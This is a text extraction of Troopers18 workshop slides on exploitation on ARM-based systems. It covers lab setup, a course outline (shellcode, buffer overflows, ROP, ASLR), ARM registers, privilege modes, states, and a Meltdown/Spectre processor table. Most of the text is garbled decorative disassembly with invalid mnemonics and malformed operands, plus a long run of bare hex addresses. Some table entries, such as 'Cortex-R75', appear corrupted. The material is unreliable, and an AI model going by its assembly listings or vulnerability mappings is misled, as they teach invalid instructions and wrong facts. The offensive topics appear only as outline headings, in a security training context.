

# Exploitation on ARM-based Systems

## Troopers18

Sascha Schirra, Ralf Schaefer

March, 12th 2018

```

+1800001 movh1 r0, #1
+1800002 movl1 r0, #1
+1800003 cmp r0, #1
+1800004 movh1 r0, #0
+1800005 cmp r0, #0
+1847001 subeq r7, r7, #1
+1847002 subne r7, r7, #2
+18811005 addne r4, r4, #5
+80412002 sub r2, r4, #2
+18000002 mov r0, #2
+1801000 mov r3, #1
+80020004 stc r2, [r0, #4]
+80020004 bl 100200
+80020004 ldr r2, [r0, #4]
+1801000 mov r3, #1
+80710074 uth r4, r4
+1801000 mov r3, #0
+18000002 mov r0, #2
+80020004 bl 100200
+80000002 sub r0, r0, #2
+18041001 orr r1, r4, r1, lsl, #16
+81500001 cmp r0, #1
+80000003 bts 16, r0
+80041000 adds r4, r4, #5
+18002001 movcc r2, #1
+18002000 movcs r2, #0
+80000004 cmp
+18002000 movl1 r2, #0
+18022001 andh1 r2, r2, #1
+80520000 cmp r2, #0
+18450001 subeq r5, r5, #1
+18450002 subne r5, r5, #2
+18811005 addne r4, r4, #5
+80412003 sub r4, r4, #3
+18050007 orr r0, r5, r7, lsl, #16
+80711110 b 10000
+80450005 sub r5, r5, #5
+18000020 lsr r3, r0, #16
+80710070 uth r0, r0
+18000001 mov r0, r2
+80711110 b 10000
+80041000 adds r4, r4, #5
+18002001 movcc r2, #1
+18002000 movcs r2, #0
+18000001 cmp r0, #1
+18002000 movl1 r2, #0
+18022001 andh1 r2, r2, #1
+80520000 cmp r2, #0
+18450001 subeq r5, r5, #1
+18450002 subne r5, r5, #2
+80711110 b 10000
+18010001 cmp r3, r4
+18020000 movcs r3, #0

```

# Who Are We

# Sascha Schirra

- Independent Security Consultant
  - Reverse engineering
  - Exploit development
  - Mobile application security
  - Embedded systems
- Twitter: @s4sh\_s

# Ralf Schaefer

- Security Analyst
  - Reverse engineering
  - FortiOS/CiscoIOS manipulation
  - Mobile communications
- Twitter: @d0gtail

# Lab Environment

- WiFi:make exploit\_on\_arm
- Kali Linux Virtual Machine
  - root:toor
  - Qemu/RaspberryPi
    - 10.10.0.2
- Raspberry Pi II / ARMv7
  - userX:userX
  - 192.168.0.51 - 55

```

02471001    subeq    r3, r3, #4
02471002    subne    r3, r3, #4
02471003    addne    r4, r4, #5
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r3
02471007    str      r2, [r0, #4]
02471008    bl       0242400
02471009    ldr      r2, [r0, #4]
0247100a    mov      r3, r3
0247100b    strh     r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       0242400
0247100f    subl     r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r2
02471012    bhs      0247600
02471013    addls    r4, r4, #5
02471014    movcc    r2, #1
02471015    movcs    r2, #0
02471016    cmp      r0, r2
02471017    movls    r2, #0
02471018    andlt    r2, r2, #1
02471019    cmp      r2, #0
0247101a    subeq    r3, r3, #4
0247101b    subne    r3, r3, #2
0247101c    addne    r4, r4, #5
0247101d    sub      r1, r4, #0
0247101e    lsr      r3, r0, r16
0247101f    strh     r0, r0
02471020    mov      r0, r2
02471021    b        0247600
02471022    adds     r4, r4, #5
02471023    movcc    r2, #1
02471024    movcs    r2, #0
02471025    cmp      r0, r2
02471026    movls    r2, #0
02471027    andlt    r2, r2, #1
02471028    cmp      r2, #0
02471029    subne    r3, r3, #1
0247102a    subne    r3, r3, #2
0247102b    b        0247600
0247102c    cmp      r4, r4
0247102d    movcs    r3, #0

```

# Lab Environment - Used Software

		02471004	subseq	r7, r7, #4
		02471005	subseq	r7, r7, #4
		02471006	addlsl	r4, r4, #8
		02471007	sub	r2, r4, #2
		02480002	mov	r0, r2
		02481006	mov	r3, #5
		02482004	etc	r2, [r0, #4]
		02482005	ld	0x280
		02482006	ld	r2, [r0, #4]
		02481008	mov	r4, #5
		02471007a	srth	r4, #4
		02482009	mov	r2, #0
		02480002	mov	r0, r2
		02480003	ld	0x280
		02481002	subl	r0, r0, #2
		02481001	orr	r4, r4, r4, r3, #10
		02480001	cmp	r0, r4
		02480002	ld	0x280
		02481008	addlsl	r4, r4, #8
		02482001	movcc	r2, #4
		02482008	movcc	r2, #0
		02480001	cmp	r0, r2
		02480002	movcc	r2, #0
		02480003	andlsl	r2, r2, #4
		02480004	cmp	r2, #0
		02480005	subseq	r7, r7, #4
		02481008	addlsl	r4, r4, #8
		02481009	sub	r4, r4, #8
		02481007	orr	r0, r0, r7, r3, #10
		02481010	h	0x000
		02480006	sub	r0, r0, #8
		02480007	ldr	r3, [r0, #10]
		02480008	srth	r0, #8
		02480009	orr	r0, r2
		0248000a	h	0x000
		02481008	addlsl	r4, r4, #8
		02482001	movcc	r2, #4
		02482008	movcc	r2, #0
		02480001	cmp	r0, r2
		02480002	movcc	r2, #0
		02482001	andlsl	r2, r2, #4
		02480008	cmp	r2, #0
		02480001	subseq	r7, r7, #4
		02480002	subseq	r7, r7, #4
		02480003	h	0x000
		02480004	cmp	r4, r4
		02480005	movcc	r2, #0

Software	Description
gdb	Debugger on GNU/Linux
gef	GDB extension
as	GNU Assembler
objcopy	Copies data from object files
hexdump	Dump bytes in user specified format
ropper	Gadget finder and more
netcat	TCP/IP swiss army knife

## Course Outline (1)

# ARM Architecture

- ARM CPU
- Modes
- States
- Addressing Modes
- Instructions
- Conditionals

00000001	subseq	(r1, r2, #4)
00000002	subseq	(r1, r2, #2)
00000003	addsub	(r1, r2, #0)
00000004	sub	(r1, r2, #0)
00000005	mov	(r1, r2)
00000006	mov	(r1, #2)
00000007	shr	(r1, (r2, #4))
00000008	lsl	(r1, r2, #4)
00000009	lsl	(r1, r2, #8)
0000000A	lsl	(r1, r2, #16)
0000000B	mov	(r1, r2, #2)
0000000C	lsl	(r1, r2, #8)
0000000D	mul	(r1, r2, #0, #2)
0000000E	lsl	(r1, r2, #16)
0000000F	addsub	(r1, r2, #0)
00000010	movcc	(r1, r2, #0)
00000011	movcc	(r1, r2, #8)
00000012	cmp	(r1, r2)
00000013	movcc	(r1, r2, #8)
00000014	subseq	(r1, r2, #4)
00000015	subseq	(r1, r2, #2)
00000016	addsub	(r1, r2, #0)
00000017	sub	(r1, r2, #0)
00000018	mov	(r1, (r2, #4))
00000019	lsl	(r1, r2, #4)
0000001A	lsl	(r1, r2, #8)
0000001B	lsl	(r1, r2, #16)
0000001C	mov	(r1, r2, #2)
0000001D	lsl	(r1, r2, #8)
0000001E	mul	(r1, r2, #0, #2)
0000001F	lsl	(r1, r2, #16)
00000020	addsub	(r1, r2, #0)
00000021	movcc	(r1, r2, #0)
00000022	movcc	(r1, r2, #8)
00000023	cmp	(r1, r2)
00000024	movcc	(r1, r2, #8)
00000025	subseq	(r1, r2, #4)
00000026	subseq	(r1, r2, #2)
00000027	addsub	(r1, r2, #0)
00000028	sub	(r1, r2, #0)
00000029	mov	(r1, (r2, #4))
0000002A	lsl	(r1, r2, #4)
0000002B	lsl	(r1, r2, #8)
0000002C	lsl	(r1, r2, #16)
0000002D	mov	(r1, r2, #2)
0000002E	lsl	(r1, r2, #8)
0000002F	mul	(r1, r2, #0, #2)
00000030	lsl	(r1, r2, #16)
00000031	addsub	(r1, r2, #0)
00000032	movcc	(r1, r2, #0)
00000033	movcc	(r1, r2, #8)
00000034	cmp	(r1, r2)
00000035	movcc	(r1, r2, #8)
00000036	subseq	(r1, r2, #4)
00000037	subseq	(r1, r2, #2)
00000038	addsub	(r1, r2, #0)
00000039	sub	(r1, r2, #0)
0000003A	mov	(r1, (r2, #4))
0000003B	lsl	(r1, r2, #4)
0000003C	lsl	(r1, r2, #8)
0000003D	lsl	(r1, r2, #16)
0000003E	mov	(r1, r2, #2)
0000003F	lsl	(r1, r2, #8)
00000040	mul	(r1, r2, #0, #2)
00000041	lsl	(r1, r2, #16)
00000042	addsub	(r1, r2, #0)
00000043	movcc	(r1, r2, #0)
00000044	movcc	(r1, r2, #8)
00000045	cmp	(r1, r2)
00000046	movcc	(r1, r2, #8)
00000047	subseq	(r1, r2, #4)
00000048	subseq	(r1, r2, #2)
00000049	addsub	(r1, r2, #0)
0000004A	sub	(r1, r2, #0)
0000004B	mov	(r1, (r2, #4))
0000004C	lsl	(r1, r2, #4)
0000004D	lsl	(r1, r2, #8)
0000004E	lsl	(r1, r2, #16)
0000004F	mov	(r1, r2, #2)
00000050	lsl	(r1, r2, #8)
00000051	mul	(r1, r2, #0, #2)
00000052	lsl	(r1, r2, #16)
00000053	addsub	(r1, r2, #0)
00000054	movcc	(r1, r2, #0)
00000055	movcc	(r1, r2, #8)
00000056	cmp	(r1, r2)
00000057	movcc	(r1, r2, #8)
00000058	subseq	(r1, r2, #4)
00000059	subseq	(r1, r2, #2)
0000005A	addsub	(r1, r2, #0)
0000005B	sub	(r1, r2, #0)
0000005C	mov	(r1, (r2, #4))
0000005D	lsl	(r1, r2, #4)
0000005E	lsl	(r1, r2, #8)
0000005F	lsl	(r1, r2, #16)
00000060	mov	(r1, r2, #2)
00000061	lsl	(r1, r2, #8)
00000062	mul	(r1, r2, #0, #2)
00000063	lsl	(r1, r2, #16)
00000064	addsub	(r1, r2, #0)
00000065	movcc	(r1, r2, #0)
00000066	movcc	(r1, r2, #8)
00000067	cmp	(r1, r2)
00000068	movcc	(r1, r2, #8)
00000069	subseq	(r1, r2, #4)
0000006A	subseq	(r1, r2, #2)
0000006B	addsub	(r1, r2, #0)
0000006C	sub	(r1, r2, #0)

# Linux Application Basics

- Executable and Linkable Format
- Process Layout
- Calling Conventions
- Stack Frames
- Dynamic Linking

## Course Outline (2)

## Create Shellcode

- What is shellcode
- System calls
- How to craft shellcode

# Stack-based Memory Corruptions

- What are buffer overflows?
- How can buffer overflows occur?
- Possibilities
- How to exploit?

```
0100020000  movcc  r2, r3
0100020005  movcc  r0, r0
0100020010  can buffer overflows occur
0100020015  andb1  r2, r2, r4
0100020020  cmp    r3, r5
0100020025  subeq  r3, r5, r4
0100020030  subine r3, r5, r2
0100020035  addine r4, r2, r5
0100020040  sh     r1, r4, r2
0100020045  r     r0, r5, r7, r3, r16
0100020050  b      40000
0100020055  sub   r5, r5, r5
0100020060  lsr   r5, r5, #16
0100020065  orl   r4, r4
0100020070  mov  r9, r4
0100020075  mov  r9, r4
0100020080  b      40000
0100020085  adds  r1, r1, r5
0100020090  movcc  r2, r2
0100020095  movcc  r2, r5
0100020100  cmp    r2, r5
0100020105  movl   r2, r5
0100020110  andb1  r2, r2, r4
0100020115  cmp    r2, r5
0100020120  subeq  r5, r5, r4
0100020125  subine r5, r5, r2
0100020130  b      40000
0100020135  cmp    r2, r4
0100020140  cmgob  r2, r4
```

# Course Outline (2)

```
02471004    subeq    r2, r2, #4
02471004    subne    r2, r2, #4
02471004    addne    r4, r4, #5
02471004    sub     r2, r4, r2
02480002    mov     r0, r2
02481004    mov     r3, r5
02482004    str     r2, [r0, #4]
02482004    bl      02482004
02482004    ldr     r2, [r0, #4]
02483004    mov     r4, r5
02483074    strh    r4, r4
02483004    mov     r0, r0
02480002    mov     r0, r2
02481004    bl      02480000
```

## XN and ROP

- What does XN mean?
- ret2libx
- Return Oriented Programming

## Address Space Layout Randomization

- What is ASLR?
- Bruteforce ASLR

```
02480004    mov     r0, r0
02480004    cmp     r0, r1
02480004    bts     16, r0
02481004    addis   r4, r4, #5
02482004    movcc   r2, #4
02482004    movcs   r2, #0
02483004    cmp     r0, r2
02483004    movlcs  r2, r0
02483004    andlt   r2, r2, #4
02483004    cmp     r2, #0
02483004    beq     r0, r0, #4
02483004    subne    r0, r0, #2
02483004    addne    r4, r4, #5
02484204    sub     r4, r4, #0
02484204    str     r0, [r0, #16]
02484204    strh    r0, r0
02484204    mov     r0, r2
02484204    b       02480000
02484204    addis   r4, r4, #5
02484204    movcc   r2, #4
02484204    movcs   r2, #0
02484204    cmp     r0, r2
02484204    movlcs  r2, r0
02484204    andlt   r2, r2, #4
02484204    cmp     r2, #0
02484204    subne    r0, r0, #4
02484204    subne    r0, r0, #2
02484204    b       02480000
02484204    cmp     r4, r4
02484204    movcs   r4, #0
```

# ARM Architecture

01500001	movhi	r0, #4
01500002	movls	r0, #0
01500003	cmp	r0, #2
01500004	movhi	r0, #0
01500005	cmp	r0, #0
01477001	subeq	r7, r7, #1
01477002	subne	r7, r7, #2
00811005	addne	r4, r4, #5
00812002	sub	r2, r4, r2
01000002	mov	r0, r2
01001005	mov	r3, r5
01002004	stc	r2, [sp, #4]
00020001	bl	0x200
01002004	ldr	r2, [sp, #4]
01001005	mov	r4, r5
01110074	uxth	r4, r4
01003009	mov	r3, r0
01000002	mov	r0, r2
00010005	bl	0x100
01000002	sub	r0, r0, #2
01001001	orr	r1, r4, r1, lsl, #16
01500001	cmp	r0, r2
00000003	bts	0x700
00011009	adds	r4, r4, #9
		r, #1
01002009	movcs	r2, #0
01500001	cmp	r0, r2
01002009	movls	r2, #0
01002001	andhi	r2, r2, #1
01520009	cmp	r2, #0
01455001	subeq	r5, r5, #1
01455002	subne	r5, r5, #2
00811005	addne	r4, r4, #5
00812009	sub	r4, r4, #9
01050007	orr	r0, r5, r7, lsl, #16
00111114	b	0x000
00455005	sub	r5, r5, #5
01000025	ldr	r3, [r0, #16]
00110075	uxth	r0, r0
01000001	mov	fp, r2
00111113	b	0x000
00011005	adds	r4, r4, #5
01002001	movcc	r2, #1
01002009	movcs	r2, #0
01500001	cmp	fp, r2
01002009	movls	r2, #0
01002001	andhi	r2, r2, #1
01520009	cmp	r2, #0
01455001	subeq	r5, r5, #1
01455002	subne	r5, r5, #2
00111115	b	0x000
01520001	cmp	r4, r4
01520009	movcs	r4, #0




- Advanced RISC Machines

- Previously named Acorn RISC Machine

- ARM Holding (since 1990)

- Sells IP (Intellectual Property) cores and ARM architectural licences
- IP cores
  - core design, can be combined with own parts to build a fully functioning chip
- Arch licence - chip has to fully comply with the ARM architecture
- Neither manufactures nor sells CPUs



# ARM Architecture

- **Reduced Instruction Set Computing**

- Small instruction set
- Large uniform register file
- Load / store architecture
- Simple addressing modes
- Fixed instruction size

- Conditional instructions

```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #2
10821003    addne    r4, r4, #5
00412002    sub    r2, r4, r2
01800002    mov    r0, r2
01801004    mov    r3, r5
03802004    stc    r2, [r0, #4]
00020001    bl    108280
07802004    ldr    r2, [r0, #4]
01801004    mov    r4, r5
03770074    stxth    r4, r4
01803000    mov    r3, r0
01800002    mov    r0, r2
00010004    bl    108490
07000000    subl    r0, r0, #2
01841001    orr    r1, r4, r1, lsl, #10
01500001    cmp    r0, r4
04000003    btx    10760
00011000    addls    r4, r4, #5
12803001    movcc    r2, #4
12802000    movcs    r2, #0
01500001    cmp    r0, r4
03802000    movls    r2, #0
02022001    andbt    r2, r2, #4
01520000    cmp    r2, #0
01450001    subeq    r5, r5, #4
12450002    subne    r5, r5, #2
10814000    addne    r4, r4, #5
00412003    sub    r4, r4, #0
01850007    orr    r0, r5, r7, lsl, #10
03771114    b    10600
00450004    sub    r5, r5, #5
11800020    lsr    r3, r0, #10
03770070    stxth    r0, r0
02800001    mov    r0, r4
03771114    b    10600
00011000    addls    r4, r4, #5
12802001    movcc    r2, #4
12802000    movcs    r2, #0
01500001    cmp    r0, r4
03802000    movls    r2, #0
02022001    andbt    r2, r2, #4
01520000    cmp    r2, #0
01450001    subeq    r5, r5, #4
12450002    subne    r5, r5, #2
03771114    b    10600
01520000    cmp    r4, r4
11520000    movcs    r4, #0

```

# ARM Architecture

- Architecture profiles has been introduced

- A - Application
- R - Real-time
- M - Microcontroller

Architecture	Family
--------------	--------

ARMv1	ARM1
-------	------

ARMv2	ARM2
-------	------

ARMv3	ARM7
-------	------

ARMv4	ARM7
-------	------

ARMv5TE	ARM7EJ, ARM9E, ARM10E
---------	-----------------------

ARMv6	ARM11, Cortex-M0, Cortex-M0, Cortex-M1
-------	--

ARMv7	Cortex-A, Cortex-R, Cortex-M3, Cortex-M4
-------	--

ARMv8	Cortex-A
-------	----------

# ARM versions affected by Meltdown / Spectre

- Variant 1: bounds check bypass (CVE-2017-5753)
- Variant 2: branch target injection (CVE-2017-5715)
- Variant 3: rogue data cache load (CVE-2017-5754)
- Variant 3a: additional variant to 3

Processor	Vulnerability
Cortex-R7, 8	1, 2
Cortex-A8, 9, 15	1, 2
Cortex-A15	1, 2, 3a
Cortex-A17	1, 2
Cortex-A57, 72	1, 2, 3a
Cortex-R75	1, 2, 3

```

subseq    r2, r2, #4
sublme    r7, r7, #4
addlme    r4, r4, #8
sub       r2, r2, #2
mov       r8, r2
mov       r3, r5
strc      r2, [r4, #4]
blt       r0, r2, #4
ldc       r2, [r4, #4]
mov       r3, r5
stc       r3, r4
mov       r8, r2
mov       r8, r2
blt       r0, r2, #4
subl      r8, r8, #2
orr       r3, r4, r4, lsl, #16
cmp       r8, r2
blt       r0, r2
addls     r4, r4, #8
movcc     r2, #0
movcs     r2, #0
cmp       r8, r2
movlcs    r2, r8
andlrl    r2, r2, #4
cmp       r2, #0
subseq    r3, r3, #4
sublme    r8, r8, #2
addlme    r4, r4, #8
sub       r3, r2, #8
orr       r8, r8, r7, lsl, #16
b         40000
sub       r5, r8, #8
lsc       r3, r8, #16
stc       r8, r8
mov       r1, r2
b         40000
addls     r4, r4, #8
movcc     r2, #0
movcs     r2, #0
cmp       r1, r2
movlcs    r2, r8
andlrl    r2, r2, #4
cmp       r2, #0
sublme    r5, r5, #4
sublme    r8, r8, #2
b         40000
cmp       r3, r2
orr       r3, r2, #4

```

# Privilege Levels

```

02470001    subeq    r3, r3, #4
12470001    subne    r3, r3, #4
10811005    addne    r4, r4, #5
e0412001    sub     r2, r2, r2
e1800001    mov     r0, r2
e1811005    mov     r3, r3
e0822004    str     r2, [sp, #4]
e0500001    bx      r0, r0
  
```

ARM	x86
User(USR)	RING 3
Fast Interrupt Request (FIQ)	
Interrupt Request (IRQ)	
Supervisor (SVC)	RING 0
Monitor (MON)	
Abort (ABT)	
Undefined (UND)	
System (SYS)	

```

e0111005    b      10000
e0911005    adds    r1, r1, #5
e0822001    movcc    r2, r2
e2802005    movcs    r3, #0
e1500001    cmp     r0, r3
e2802005    movls    r2, #0
e0822001    andbt    r2, r2, #1
e0528005    cmp     r2, #0
02450001    subne    r3, r3, #1
12450001    subne    r3, r3, #2
e0111005    b      10000
e1510001    cmp     r1, r1
e1528005    movcs    r3, #0
  
```

# Registers

- Register size 32 bit
- r0 - r12 - General purpose
- r11 - Frame Pointer
- r13 - Stack Pointer
- r14 - Link Register
- r15 - Program Counter
- CPSR/APSR - Status register
  - N - Negative condition
  - Z - Zero condition
  - C - Carry condition
  - V - oVerflow condition
  - E - Endianness state
  - T - Thumb state

00000000	subeq	r7, r4	
12470001	subne	r7, r4	
10011000			
00012000			
01000000			
01001000			
00002000			
00003000			
00004000			
01001000			
00005000			
00006000			
00007000			
01001000			
00008000			
00009000			
0000A000			
0000B000			
0000C000			
0000D000			
0000E000			
0000F000			
00010000			
00011000			
00012000			
00013000			
00014000			
00015000			
00016000			
00017000			
00018000			
00019000			
0001A000			
0001B000			
0001C000			
0001D000			
0001E000			
0001F000			
00020000			
00021000			
00022000			
00023000			
00024000			
00025000			
00026000			
00027000			
00028000			
00029000			
0002A000			
0002B000			
0002C000			
0002D000			
0002E000			
0002F000			
00030000			
00031000			
00032000			
00033000			
00034000			
00035000			
00036000			
00037000			
00038000			
00039000			
0003A000			
0003B000			
0003C000			
0003D000			
0003E000			
0003F000			
00040000			
00041000			
00042000			
00043000			
00044000			
00045000			
00046000			
00047000			
00048000			
00049000			
0004A000			
0004B000			
0004C000			
0004D000			
0004E000			
0004F000			
00050000			
00051000			
00052000			
00053000			
00054000			
00055000			
00056000			
00057000			
00058000			
00059000			
0005A000			
0005B000			
0005C000			
0005D000			
0005E000			
0005F000			
00060000			
00061000			
00062000			
00063000			
00064000			
00065000			
00066000			
00067000			
00068000			
00069000			
0006A000			
0006B000			
0006C000			
0006D000			
0006E000			
0006F000			
00070000			
00071000			
00072000			
00073000			
00074000			
00075000			
00076000			
00077000			
00078000			
00079000			
0007A000			
0007B000			
0007C000			
0007D000			
0007E000			
0007F000			
00080000			
00081000			
00082000			
00083000			
00084000			
00085000			
00086000			
00087000			
00088000			
00089000			
0008A000			
0008B000			
0008C000			
0008D000			
0008E000			
0008F000			
00090000			
00091000			
00092000			
00093000			
00094000			
00095000			
00096000			
00097000			
00098000			
00099000			
0009A000			
0009B000			
0009C000			
0009D000			
0009E000			
0009F000			
000A0000			
000A1000			
000A2000			
000A3000			
000A4000			
000A5000			
000A6000			
000A7000			
000A8000			
000A9000			
000AA000			
000AB000			
000AC000			
000AD000			
000AE000			
000AF000			
000B0000			
000B1000			
000B2000			
000B3000			
000B4000			
000B5000			
000B6000			
000B7000			
000B8000			
000B9000			
000BA000			
000BB000			
000BC000			
000BD000			
000BE000			
000BF000			
000C0000			
000C1000			
000C2000			
000C3000			
000C4000			
000C5000			
000C6000			
000C7000			
000C8000			
000C9000			
000CA000			
000CB000			
000CC000			
000CD000			
000CE000			
000CF000			
000D0000			
000D1000			
000D2000			
000D3000			
000D4000			
000D5000			
000D6000			
000D7000			
000D8000			
000D9000			
000DA000			
000DB000			
000DC000			
000DD000			
000DE000			
000DF000			
000E0000			
000E1000			
000E2000			
000E3000			
000E4000			
000E5000			
000E6000			
000E7000			
000E8000			
000E9000			
000EA000			
000EB000			
000EC000			
000ED000			
000EE000			
000EF000			
000F0000			
000F1000			
000F2000			
000F3000			
000F4000			
000F5000			
000F6000			
000F7000			
000F8000			
000F9000			
000FA000			
000FB000			
000FC000			
000FD000			
000FE000			
000FF000			
00100000			
00101000			
00102000			
00103000			
00104000			
00105000			
00106000			
00107000			
00108000			
00109000			
0010A000			
0010B000			
0010C000			
0010D000			
0010E000			
0010F000			
00110000			
00111000			
00112000			
00113000			
00114000			
00115000			
00116000			
00117000			
00118000			
00119000			
0011A000			
0011B000			
0011C000			
0011D000			
0011E000			
0011F000			
00120000			
00121000			
00122000			
00123000			
00124000			
00125000			
00126000			
00127000			
00128000			
00129000			
0012A000			
0012B000			
0012C000			
0012D000			
0012E000			
0012F000			
00130000			
00131000			
00132000			
00133000			
00134000			
00135000			
00136000			
00137000			
00138000			
00139000			
0013A000			
0013B000			
0013C000			
0013D000			
0013E000			
0013F000			
00140000			
00141000			
00142000			
00143000			
00144000			
00145000			
00146000			
00147000			
00148000			
00149000			
0014A000			
0014B000			
0014C000			
0014D000			
0014E000			
0014F000			
00150000			
00151000			
00152000			
00153000			
00154000			
00155000			
00156000			
00157000			
00158000			
00159000			
0015A000			
0015B000			
0015C000			
0015D000			
0015E000			
0015F000			
00160000			
00161000			
00162000			
00163000			
00164000			
00165000			
00166000			
00167000			
00168000			
00169000			
0016A000			
0016B000			
0016C000			
0016D000			
0016E000			
0016F000			
00170000			
00171000			
00172000			
00173000			
00174000			
00175000			
00176000			
00177000			
00178000			
00179000			
0017A000			
0017B000			
0017C000			
0017D000			
0017E000			
0017F000			
00180000			

# Registers - Compared to x86

ARM	Description	x86
r0	General Purpose	EAX
r1	General Purpose	EBX
r2	General Purpose	ECX
r3	General Purpose	EDX
r4	General Purpose	ESI
r5	General Purpose	EDI
r6	General Purpose	
r11(fp)	Frame Pointer	EBP
r12	Intra Procedural Call	
r13(sp)	Stack Pointer	ESP
r14(lr)	Link Register	
r15(pc)	Program Counter/Instruction Pointer	EIP
CPSR	Current Program State Register/Flags	EFLAGS

# States

The ARM CPU can work in different states. Each state has its own instruction set.

- ARM
- Thumb / Thumb-2
- Jazelle (replaced with ThumbEE)
- ThumbEE (deprecated)

02471001	subseq	r3, r3, #4
12471001	subne	r3, r3, #4
10811005	addne	r4, r4, #5
00412002	sub	r2, r4, r2
01800002	mov	r0, r2
01801005	mov	r3, r5
05802004	str	r2, [sp, #4]
00020001	bl	100200
07802004	ldr	r2, [sp, #4]
01801005	mov	r4, r5
05770074	stxth	r4, r4
01800002	mov	r0, r0
00000000	sub	r0, r0, #0
01841001	orr	r1, r4, r1, lsl, #16
01500001	cmp	r0, r2
00000003	btx	10700
00011000	addis	r4, r4, #0
12802001	movcc	r2, #4
12802000	movcs	r2, #0
01500001	cmp	r0, r2
03802000	movls	r2, #0
02022004	andht	r2, r2, #4
00520000	cmp	r2, #0
01400001	subseq	r0, r0, #4
12400002	subne	r0, r0, #2
10811005	addne	r4, r4, #5
00412000	sub	r4, r4, #0
01800007	orr	r0, r0, r7, lsl, #16
00777710	b	10000
00400005	sub	r0, r0, #5
01800020	ldr	r3, [r0, #16]
05770070	stxth	r0, r0
02800001	mov	fp, r2
00777710	b	10000
00011000	addis	r4, r4, #0
10802004	movcc	r2, #4
12802000	movcs	r2, #0
01500001	cmp	fp, r2
03802000	movls	r2, #0
02022004	andht	r2, r2, #4
00520000	cmp	r2, #0
01400001	subseq	r0, r0, #4
12400002	subne	r0, r0, #2
00777710	b	10000
01500001	cmp	r4, r4
10800000	movcs	r4, #0



# ARM State

- Default state
- `r0-r12`, `sp`, `lr`, `pc` are accessible

---

Instruction size	32 bit
------------------	--------

---



---

Alignment	32 bit
-----------	--------

---

```

02471001    subeq    r3, r3, #4
12477001    subne    r7, r7, #2
10821005    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r5
e5802004    stc     r2, [sp, #4]
e00200e1    bl      10a284
e7802004    ldr     r2, [sp, #4]
e180100a    mov     r4, r5
e57f9074    stxth    r4, r4
e1803009    mov     r3, r0
e1800002    mov     r0, r2
e0020058    bl      10a490
e7800039    subl     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
e1500001    cmp     r0, r4
e0000043    btx     10764
e0011000    addis   r4, r4, #8
17803001    movcc   r2, #4
12802000    movcs   r2, #0
e0000001    cmp     r0, r4
e7802000    movls   r2, #0
120010001    andbt   r2, r2, #1
e0000000    cmp     r2, #0
e0470001    subeq    r3, r3, #4
10470002    subne    r5, r5, #2
14000    addne    r4, r4, #8
12000    sub     r4, r4, #0
e0470007    orr     r0, r5, r7, lsl, #16
e047771a    b      10000
e0470005    sub     r5, r5, #8
e180a020    lsr     r3, r0, #16
e57f9070    stxth    r0, r0
e2800001    mov     r0, r4
e04707c3    b      10000
e0011000    addis   r4, r4, #8
13802001    movcc   r2, #4
17802000    movcs   r2, #0
e1500001    cmp     r0, r4
12802000    movls   r2, #0
14042001    andbt   r2, r2, #1
e0520000    cmp     r2, #0
02450001    subne    r5, r5, #4
12477001    subne    r0, r0, #2
e0777735    b      10000
e1510001    cmp     r4, r4
17520000    movcs   r4, #0

```

# Thumb State

- Introduced with ARMv4T
- Smaller instruction size (16 bit) but less instructions
  - pc can only be modified by specific instructions
- better code density - less performance
- Only r0-r7, sp, lr, pc are accessible by most instructions
- Thumb-2 state introduced in 2003 with ARMv6T2
  - Extends Thumb state with 32 bit instructions
  - Those instructions can access all registers

---

Instruction size    16 / 32 bit

---

Alignment                    16 bit

---

- Direct Bytecode eXecution
- Allows equipped ARM-Processors to execute Java-Bytecode in hardware
- First introduced with the ARM926EJ-S Processor

```

02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r4, #5
02471004    sub     r2, r4, #2
02471005    mov     r0, r2
02471006    mov     r3, r5
02471007    str     r2, [sp, #4]
02471008    bl      0242404
02471009    ldr     r2, [sp, #4]
0247100a    mov     r4, r5
0247100b    strh    r4, r4
0247100c    mov     r3, r0
0247100d    mov     r0, r2
0247100e    bl      0242406
0247100f    subl    r0, r0, #2
02471010    orr     r1, r4, r1, lsl, #16
02471011    cmp     r0, r4
02471012    bhs     024710a
02471013    adds    r4, r4, #5
02471014    movcc   r2, r4
02471015    movl    r2, #0
02471016    andbt   r2, r2, #4
02471017    cmp     r2, #0
02471018    subeq    r0, r0, #4
02471019    subne    r0, r0, #2
0247101a    addne    r4, r4, #5
0247101b    sub     r4, r4, #5
0247101c    lsr     r3, r0, #16
0247101d    strh    r0, r0
0247101e    mov     r1, r2
0247101f    b       024710b
02471020    adds    r4, r4, #5
02471021    movcc   r2, r4
02471022    movcs   r2, #0
02471023    cmp     r1, r2
02471024    movl    r2, #0
02471025    andbt   r2, r2, #4
02471026    cmp     r2, #0
02471027    subne    r5, r5, #4
02471028    subne    r0, r0, #2
02471029    b       024710b
0247102a    str     r4, r4
0247102b    movcc   r2, r4

```

# Thumb EE

- Introduced with ARMv7 in 2005
- Also called Jazelle RCT (**R**untime **C**ompilation **T**arget)
- Defines the Thumb **E**xecution **E**nvironment
- Based on Thumb
- Target for dynamically generated code (Java, C#, Perl, Python)
  - Code compiled shortly before or during execution (JIT compilers)
- In 2011, ARM deprecated the use of ThumbEE
- ARMv8 removes support for ThumbEE

```

02471004    subeq    r3, r3, #4
02471008    subne    r3, r3, #4
0247100c    addne    r4, r4, #5
02471010    sub     r2, r4, #2
02471014    mov     r0, r2
02471018    mov     r3, r5
0247101c    str     r2, [r0, #4]
02471020    bl      02424000
02471024    ldr     r2, [r0, #4]
02471028    mov     r4, r5
0247102c    nrth     r4, r4
02471030    mov     r0, r0
02471034    mov     r0, r2
02471038    bl      02424000
0247103c    sub     r0, r0, #2
02471040    orr     r4, r4, r4, lsl, #16
02471044    cmp     r0, r4
02471048    bhs     02471000
